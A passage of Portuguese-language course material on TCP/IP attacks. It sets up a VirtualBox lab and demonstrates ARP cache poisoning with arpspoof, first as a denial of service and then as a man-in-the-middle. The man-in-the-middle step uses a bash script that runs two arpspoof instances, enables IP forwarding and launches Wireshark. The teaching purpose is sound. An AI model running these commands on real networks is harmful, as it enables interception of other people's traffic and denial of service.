

BUILD YOUR BASES FIRST

O PROTOCOLO TCP/IP SOB ATAQUE!



4

LISTA DE FIGURAS

Figura 1 – Cenário de referência.....	7
Figura 2 – Clonagem da VM Debian1	8
Figura 3 – Reinicialização do endereço MAC.....	8
Figura 4 – Associação incorreta do endereço do <i>gateway</i>	9
Figura 5 – Envio de pacotes ICMP ao servidor	11
Figura 6 – Saída produzida pela ferramenta <i>arp spoof</i>	11
Figura 7 – Verificação do endereço ARP	12
Figura 8 – Retorno do ARPSpoof em execução.....	12
Figura 9 – Retorno do ARPSpoof em execução.....	13
Figura 10 – ARP Poisoning com <i>sniffing</i>	13
Figura 11 – Instalação do Wireshark	14
Figura 12 – Fluxograma simplificado do <i>shell script</i>	15
Figura 13 – Captura do tráfego cliente-servidor	18
Figura 14 – Capturando o HTTP Stream.....	19
Figura 15 – Página web acessada pelo usuário.....	19
Figura 16 – Geração de <i>wordlist</i>	22
Figura 17 – Ataque por dicionário com o Hydra	23
Figura 18 – Tabela <i>leet</i>	25
Figura 19 – Mensagem cifrada com <i>leet</i>	25
Figura 20 – Taxonomia dos ataques Smurf	27
Figura 21 – Cenário para teste do Smurf	27
Figura 22 – Finalização de ataque Smurf (a)	28
Figura 23 – Finalização de ataque Smurf (b)	28
Figura 24 – Ataque SYN Flood.....	29
Figura 25 – Utilização da DAI e DHCP <i>snooping</i> contra-ataques ARP	31

LISTA DE QUADROS

Quadro 1 – Tipos de ataques por força bruta.....	20
--	----

EMSE

LISTA DE COMANDOS DE PROMPT DO SISTEMA OPERACIONAL

Comando de prompt 1 – Instalação do pacote dsniff	10
Comando de prompt 2 – Comando arp com parâmetros “-an”	10
Comando de prompt 3 – Edição do arquivo arpspoof.sh	15
Comando de prompt 4 – Código do <i>script</i> arpspoof.sh	16
Comando de prompt 5 – Permissão de execução do parte do dono em arpspoof.sh	17
Comando de prompt 6 – Alteração de init.lua	17
Comando de prompt 7 – Desabilitação do lua	18
Comando de prompt 8 – Instalação do Hydra	21
Comando de prompt 9 – Instalação do Crunch	21
Comando de prompt 10 – Exemplo de comando Crunch	21
Comando de prompt 11 – Exemplo de comando Hydra	22
Comando de prompt 12 – Exemplo de comando hping3	28

SUMÁRIO

PRINCIPAIS ATAQUES AO TCP IP	6
1 VISÃO GERAL SOBRE A SEGURANÇA DA PILHA TCP/IP	6
1.1 A falha configura vulnerabilidade	6
2 PREPARAÇÃO DO AMBIENTE.....	7
3 OS HOSTS EM UMA REDE LOCAL SÃO ALVOS POTENCIAIS DE DIVERSOS TIPOS DE ATAQUES!	8
3.1 Ataques mais comuns nas redes locais	8
3.2 Negação de serviço (DoS) com base em ARP Cache Poisoning.....	9
3.3 Interceptação de tráfego (<i>sniffing</i>) com base em ARP Poisoning	13
3.4 Ataques por força bruta (<i>Brute Force Attacks</i>)	20
4 ATAQUES MAIS COMUNS ÀS REDES LOCAIS: DOS, SNIFFING E DESCOBERTA DE CREDENCIAIS	26
4.1 Variações dos ataques de negação de serviço	26
4.2 Ataques Smurf.....	26
4.3 Ataques por SYN Flood.....	29
4.4 Ataques por ICMP Redirect.....	29
4.5 Ataques Fraggle	30
5 MITIGAÇÃO DO ARP CACHE POISONING	31
REFERÊNCIAS.....	32

PRINCIPAIS ATAQUES AO TCP IP

1 VISÃO GERAL SOBRE A SEGURANÇA DA PILHA TCP/IP

Embora a pilha de protocolos TCP/IP (v4) tenha sido desenvolvida com o patrocínio do departamento de defesa estadunidense, graves falhas de segurança ainda persistem, independentemente das correções efetivadas em suas implementações. O que também pode ser creditado ao fato de que, à época da concepção original desses protocolos, o acesso às redes de computadores era muito restrito e o crescimento e a dependência, hoje notórios em relação à Internet, não eram sequer imaginados. Em termos práticos, essas falhas de segurança nos protocolos TCP/IP acabam por configurar vulnerabilidades, as quais, ao serem exploradas com sucesso por atacantes, poderão impactar gravemente os serviços e sistemas neles baseados.

1.1 A falha configura vulnerabilidade

Em relação a essa questão, Myers (2016) afirma que esses protocolos foram desenvolvidos considerando que sua segurança estaria vinculada à segurança física do sistema, entretanto, a acessibilidade à internet e a presença de outras redes têm crescido exponencialmente, e, assim, a segurança física de todos os pontos de acesso há tempos não pode mais ser assegurada.

Oliveira (2015) aponta três diferentes tipos de ataques dirigidos às redes de computadores, definidos em função dos efeitos esperados:

- **Ataques passivos ou de reconhecimento:** são procedimentos preliminares com o objetivo de coletar informações sobre sistemas e serviços em execução na rede, sem, contudo, interferir em seu funcionamento. Senhas, servidores disponíveis, *hashes* de senhas e endereços IP são algumas das informações coletadas nessa fase, geralmente para uso por outros tipos de ataque.

- **Ataques ativos ou de comprometimento:** são ataques que interferem no funcionamento dos sistemas e serviços, prejudicando usuários e dispositivos de rede.
- **Ataques de paralisação ou negação de serviço:** são os que têm como objetivo desabilitar ou impedir o funcionamento de sistemas em produção, sendo normalmente referidos pelas siglas DoS (*Denial of Service*), ou DDoS (*Distributed Denial of Service*), quando o ataque é implementado de forma distribuída.

2 PREPARAÇÃO DO AMBIENTE

O ambiente de estudos será constituído, desta vez, por três *hosts*: a VM Metasploitable2 (o servidor vulnerável da rede), a VM Debian1 e um clone dela, denominado Debian2, conforme ilustrado na Figura “Cenário de referência”.




Figura 1 – Cenário de referência
Fonte: Elaborado pelo autor (2018)

A clonagem da VM Debian1 poderá ser feita clicando-se primeiramente com o botão direito do mouse sobre seu nome, no painel esquerdo do VirtualBox, e depois na opção [**Clonar**], do menu que surgirá (Figura “Clonagem da VM Debian1”).




Figura 2 – Clonagem da VM Debian1
Fonte: Elaborado pelo autor (2018)

Na caixa de diálogo **[Clonar máquina virtual]**, nomear a nova VM como Debian2, não esquecendo de habilitar a opção **[Reinicialize o endereço MAC de todas as placas de rede]**, conforme ilustrado na Figura “Reinicialização do endereço MAC”.




Figura 3 – Reinicialização do endereço MAC
Fonte: Elaborado pelo autor (2018)

Aceitar todas as opções padrão oferecidas pelo VirtualBox até o fim do processo de clonagem, e a nova máquina virtual será criada.

3 OS HOSTS EM UMA REDE LOCAL SÃO ALVOS POTENCIAIS DE DIVERSOS TIPOS DE ATAQUES!

3.1 Ataques mais comuns nas redes locais

Os *hosts* em uma rede local são alvos potenciais de diversos tipos de ataques, dentre os quais destacam-se, como exemplos práticos e mais frequentes, a negação

de serviço (DoS), interceptação (*sniffing* e *man-in-the-middle* – MITM) e força bruta. Vale destacar ainda que uma parte considerável dos ataques às redes locais constituem, em última análise, uma variação ou combinação desses tipos básicos.

3.2 Negação de serviço (DoS) com base em ARP Cache Poisoning

O envenenamento do *cache* ARP, também conhecido como ARP Poisoning, consiste na manipulação da tabela ARP do sistema alvo, por parte do atacante, de forma que essa tabela associe incorretamente endereços IP ao endereço MAC do atacante. Esse procedimento pode ser usado na forma de um ataque de negação de serviço (DoS), caso o sistema alvo venha a associar o endereço IP do *gateway* da rede incorretamente, conforme ilustrado pela Figura “Associação incorreta do endereço do *gateway*”, na qual o endereço IP do *gateway* da rede é associado ao *host* do atacante.




Figura 4 – Associação incorreta do endereço do *gateway*
Fonte: Elaborado pelo autor (2018)

A fim de verificar na prática o descrito, as VMs do cenário deverão ser inicializadas, sendo-lhes, ao fim do processo, atribuídos os seguintes endereços IP:

- Host1: VM Debian1 – 192.168.33.20
- Host2: VM Debian2 – 192.168.33.23
- Servidor: VM Metasploitable2 – 192.168.33.18

Sendo tais endereços atribuídos dinamicamente (DHCP), é possível que os endereços IP atribuídos às VMs em seu ambiente sejam diferentes dos anteriormente descritos, o que é natural e esperado. Estando as VMs em produção, deve-se certificar a conectividade entre elas, por intermédio da ferramenta *ping*.

Confirmada a conectividade entre as VMs, em um terminal **root**, na **VM Debian2**, executar a sequência de comandos especificada no Quadro “Instalação do pacote *dsniff*”.

```
$ sudo apt-get update #[1]
$ sudo apt-get install -y dsniff #[2]
$ sudo arp -na #[3]
```

Comando de prompt 1 – Instalação do pacote *dsniff*
Fonte: Elaborado pelo autor (2018)

As linhas do Quadro “Instalação do pacote *dsniff*” buscam pelos pacotes instalados no sistema que possam ser atualizados [1], instalando, então, o pacote *dsniff* sem intervenção do usuário [2]. Em seguida, [3] a tabela (cache) ARP é inspecionada a fim de verificar-se o atual mapeamento entre os endereços de camada 3 (IP) dos *hosts*, e os respectivos endereços de camada 2 (MAC). O resultado obtido deverá ser semelhante ao ilustrado no prompt “Comando arp com parâmetros ‘-an’”.

```
$ sudo arp -an
? (192.168.33.20) em 08:00:27:98:ee:12 [ether] em enp0s3
? (192.168.33.1) em 10:72:23:a5:1e:9a [ether] em enp0s3
? (192.168.33.18) em 08:00:27:a5:22:dc [ether] em enp0s3
```

Comando de prompt 2 – Comando arp com parâmetros “-an”
Fonte: Elaborado pelo autor (2018)

Caso a tabela (cache) ARP do *host* Debian 2 **não** apresente os resultados esperados, ou seja, caso esteja “vazia”, novos pacotes ICMP (“*ping*”) deverão ser enviados às outras VMs do cenário, a fim de popular a tabela ARP.

A partir da **VM Debian1**, inicia-se o envio ininterrupto de pacotes ICMP ao servidor (VM Metasploitable2), conforme ilustra a Figura “Envio de pacotes ICMP ao servidor”.

```
root@debian01:/home/user1# ping 192.168.33.18
PING 192.168.33.18 (192.168.33.18) 56(84) bytes of data.
64 bytes from 192.168.33.18: icmp_seq=1 ttl=64 time=6.87 ms
64 bytes from 192.168.33.18: icmp_seq=2 ttl=64 time=0.352 ms
64 bytes from 192.168.33.18: icmp_seq=3 ttl=64 time=0.342 ms
64 bytes from 192.168.33.18: icmp_seq=4 ttl=64 time=0.357 ms
64 bytes from 192.168.33.18: icmp_seq=5 ttl=64 time=0.327 ms
64 bytes from 192.168.33.18: icmp_seq=15 ttl=64 time=0.330 ms
64 bytes from 192.168.33.18: icmp_seq=16 ttl=64 time=0.332 ms
64 bytes from 192.168.33.18: icmp_seq=17 ttl=64 time=0.324 ms
64 bytes from 192.168.33.18: icmp_seq=18 ttl=64 time=0.348 ms
64 bytes from 192.168.33.18: icmp_seq=19 ttl=64 time=0.335 ms
64 bytes from 192.168.33.18: icmp_seq=20 ttl=64 time=0.338 ms
```

Figura 5 – Envio de pacotes ICMP ao servidor

Fonte: Elaborado pelo autor (2018)

De volta à VM Debian2, inicia-se o ataque de negação de serviço (DoS) por intermédio da ferramenta *arp spoof* do *dsniff*, como indica a Figura “Saída produzida pela ferramenta *arp spoof*”.

```
root@debian02:/home/user1# arpspoof -t 192.168.33.20 192.168.33.18
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
^CCleaning up and re-arping targets...
```

Figura 6 – Saída produzida pela ferramenta *arp spoof*

Fonte: Elaborado pelo autor (2018)

Essa ferramenta intercepta pacotes em redes comutadas (redes baseadas em *switches*), redirecionando os pacotes de um *host* alvo na rede (ou de todos os *hosts*, caso um alvo não tenha sido especificado), a outro *host* específico, forjando respostas ARP. A linha de comando utilizada pela ferramenta (Figura “Saída produzida pela ferramenta *arp spoof*”), define o *host* 192.168.33.20 (VM Debian1, cliente no cenário) como alvo do ataque (-t 192.168.33.20), fazendo ainda com que o *host* local (VM Debian2 – atacante), tenha seu endereço IP associado ao MAC *address* do servidor, interceptando, dessa forma, os pacotes enviados ao endereço IP 192.168.33.18 (VM Metasploitable2 – servidor no cenário) e impedindo que o cliente acesse o servidor, causando a negação do serviço (DoS).

Vale observar que o endereço IP mais comumente mapeado para o endereço MAC do atacante é o do *gateway* da rede, embora, no cenário considerado, o endereço mapeado tenha sido o do servidor.

Para melhor entendimento das respostas retornadas pela ferramenta, faz-se necessário, ainda, verificar o endereço MAC do *host* atacante, no caso, a VM Debian2 (Figura “Verificação do endereço ARP”).

```
root@debian02:/home/user1# ifconfig enp0s3
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.33.23 netmask 255.255.255.224 broadcast 192.168.33.31
    ether 08:00:27:8d:92:49 txqueuelen 1000 (Ethernet)
    RX packets 1637 bytes 759441 (741.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 4994 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 7 – Verificação do endereço ARP
Fonte: Elaborado pelo autor (2018)

Com base na saída da ferramenta *ifconfig* (Figura “Verificação do endereço ARP”), é possível verificar que o endereço MAC desse *host* é 08:0:27:8d:92:49.

Assim sendo, a partir da análise de uma das linhas de resposta da ferramenta, enquanto o ataque encontrava-se em andamento (Figura “Retorno do ARPSpoof em execução”), é possível observar que o endereço IP do servidor foi efetivamente mapeado para o endereço MAC do atacante, impedindo, dessa maneira, que o cliente tivesse acesso ao servidor enquanto o ataque estivesse em andamento.




Figura 8 – Retorno do ARPSpoof em execução
Fonte: Elaborado pelo autor (2018)

A Figura “Retorno do ARPSpoof em execução” mostra que, enquanto o ataque persistia, o alvo (VM Debian1) ficava impedido de manter a comunicação com o servidor.




Figura 9 – Retorno do ARPspooF em execução
Fonte: Elaborada pelo autor (2018)

3.3 Intercepção de tráfego (*sniffing*) com base em ARP Poisoning

Outra forma de aplicação, até mais comum, do ARP Poisoning consiste em fazer com que dois *hosts* da rede venham a associar seus respectivos endereços IP ao endereço MAC do atacante, possibilitando, dessa maneira, que esse último inspecione o tráfego entre os referidos *hosts* (*sniffing*), construindo-se, assim, a base para ataques como *man in the middle* (MITM) e *session hijacking* (Figura “ARP Poisoning com *sniffing*”).




Figura 10 – ARP Poisoning com *sniffing*
Fonte: Elaborado pelo autor (2018)


Para implementação do *man in the middle* (MITM) no cenário de estudo, fazem-se necessários pequenos ajustes, consistindo basicamente em:

- Criar uma segunda instância da ferramenta *arp spoof*, configurada de forma a capturar o tráfego no outro sentido. Isso significa que a primeira instância

induz o alvo (*host* A na Figura “ARP Poisoning com *sniffing*”) “a acreditar” que o *host* do atacante seja o servidor (*host* B na mesma figura), enquanto a segunda instância induzirá o servidor “a acreditar” que o *host* do atacante seja o cliente que origina as solicitações (alvo do ataque);

- Configurar para que o *kernel* possibilite o encaminhamento de pacotes;
- Instalar o Wireshark na VM do atacante (VM Debian2), caso ele já não tenha sido previamente instalado, a fim de possibilitar a captura e análise do tráfego.

A Figura “Instalação do Wireshark” ilustra como verificar se o Wireshark já se encontra instalado no *host* do atacante, e como instalá-lo, caso necessário.



```
root@debian02:/home/user1# dpkg -l | grep -i wireshark [1]
root@debian02:/home/user1# apt-get install wireshark -y [2]
Lendo listas de pacotes... Pronto
Construindo árvore de dependências
Lendo informação de estado... Pronto
The following additional packages will be installed:
  libwireshark-data libwireshark8 wireshark-common wireshark-qt
Pacotes sugeridos:
  snmp-mibs-downloader wireshark-doc
Os NOVOS pacotes a seguir serão instalados:
  libwireshark-data libwireshark8 wireshark wireshark-common wireshark-qt [3]
0 pacotes atualizados, 5 pacotes novos instalados, 0 a serem removidos e 26 não atualizados.
É preciso baixar 17,4 MB de arquivos.
Depois desta operação, 93,7 MB adicionais de espaço em disco serão usados.
```

Figura 11 – Instalação do Wireshark
Fonte: Elaborado pelo autor (2018)

Na Figura “Instalação do Wireshark”, a linha identificada pelo índice [1] utiliza a ferramenta *dpkg* (um dos gerenciadores de pacotes do Debian) para verificar se o pacote do Wireshark já se encontra instalado. Se o pacote estivesse instalado, a linha identificada pelo índice [2] listaria todos os arquivos que compõem o pacote, entretanto, como não é o caso, o *apt-get* (também um gerenciador de pacotes do Debian) foi utilizado para instalação do Wireshark, detalhando na linha identificada pelo índice [3] os pacotes a serem instalados.

Portanto, se ao proceder conforme indicado em [1] for retornada uma listagem com os pacotes que compõem o Wireshark, o procedimento [2] deverá ser desconsiderado.

Instalado o Wireshark, inicia-se então a preparação para o *man in the middle* (MITM), entretanto, como observado, quando da execução do ataque de negação de serviço (DoS), ao ser disparada, a ferramenta *arp spoof* assume o controle do terminal,

reportando suas atividades, o que impede que seja disparada (no mesmo terminal) a segunda instância da ferramenta, necessária à efetivação do MITM.

Uma solução poderia ser iniciada nessa segunda instância em um segundo terminal, e ainda pela mesma razão, talvez até um terceiro terminal venha a se fazer necessário para lançamento do Wireshark – como *root*, uma vez que a captura de pacotes, por motivos de segurança, não é permitida a usuários comuns.

De qualquer maneira, o simples fato de ter de fazer tudo manualmente pode tornar o processo mais longo e muito mais sujeito a erros, sendo, portanto, recomendável a automação do processo por meio de um *shell script* – linguagem de *script* nativa do Linux, bastante útil e baseada em comandos e estruturas do próprio *shell*.

Com o intuito de evitar mensagens de erro também do Lua (poderosa linguagem de programação utilizada pelo Wireshark), um pequeno ajuste deverá ser feito em seu arquivo de configuração.

Sendo esse o primeiro *script* a ser criado durante o curso, ele terá como tarefas (Figura “Fluxograma simplificado do *shell script*”):




Figura 12 – Fluxograma simplificado do *shell script*
Fonte: Elaborado pelo autor (2018)

Inicia-se a criação do *script* por meio de um terminal privilegiado (*root*), no *host* do atacante, digitando-se:

```
$ sudo nano arpspoof.sh
```

Comando de prompt 3 – Edição do arquivo arpspoof.sh
Fonte: Elaborado pelo autor (2018)

O nano é um editor de textos em CLI (*Command Line Interface*) muito simples e amplamente utilizado pelos usuários Linux. Na primeira vez que for executada, a linha de comando no destaque criará o arquivo *arpspoof.sh* e ele deverá ser devidamente salvo após a edição.

O Comando “Código do *script* arpspoof.sh” traz a sequência de comandos a serem digitados no arquivo.

```
[1] #!/bin/bash
[2] #script para man in the middle
[3] clear
[4] arpspoof -t 192.168.33.20 192.168.33.18 &
[5] arpspoof -t 192.168.33.18 192.168.33.20 &
[6] echo 1 > /proc/sys/net/ipv4/ip_forward
[7] /usr/bin/wireshark
```

Comando de prompt 4 – Código do *script* arpspoof.sh
Fonte: Elaborado pelo autor (2018)

Apenas reforçando, os índices no início de cada linha não deverão ser digitados no arquivo final do *script*, entretanto, todo o resto, sim, incluindo-se os caracteres especiais (&,#,!) exibidos no código-fonte.

Recomenda-se que os *scripts* tenham bons cabeçalhos (linha de índice [2] no comando acima), trazendo informações relevantes e completas, como, entre outras, a finalidade do *script*, o autor, a data da última revisão, a **sintaxe para execução** (especialmente quando parâmetros adicionais se fizerem necessários à execução do código) e **comentários apropriados** sobre a finalidade de linhas de maior complexidade.

O código listado no Comando “Código do *script* arpspoof.sh” inicia-se com a especificação do interpretador de comandos (*shell*) a ser utilizado para execução do *script*. No caso, a linha com identificador [1] inicia-se com uma sequência especial, composta pelos caracteres #!

Essa sequência é denominada *shebang* e, como pode ser observado, especifica que esse *script* deverá ser executado pelo *bash*, *shell* localizado no diretório */bin*.

Isso se faz necessário para garantir que o *script* venha a ser corretamente executado, caso tenha de ser portado para alguma outra distribuição Linux cujo *shell* padrão ou corrente não seja o *bash*. A linha [2] inicia-se com o caractere especial #, o qual, a exemplo de outras linguagens de *script* ou de programação, indica que o texto à frente é um comentário, tendo a linha [3], apenas a função de apagar a tela.

As linhas [4] e [5], analogamente ao já anteriormente descrito, instruem a ferramenta *arp spoof* a “envenenar” o *cache* ARP do *host* alvo (cujo endereço IP é precedido pela opção -t) e, finalmente, associando o endereço IP ao final da linha de comando, ao endereço MAC do *host* do atacante.

Observe-se, entretanto, que tais linhas são finalizadas com o caractere &, o que fará com que os comandos sejam executados em *background* (segundo plano), dessa forma, não monopolizando o uso do terminal. A linha [6] tem como função habilitar o encaminhamento de pacotes, imprescindível à execução do *sniffing* (inspeção e análise do tráfego entre os *hosts* especificados). Finalmente, na linha [7] o Wireshark é disparado, devendo-se atentar à correta escolha da *interface* de rede a ser monitorada.

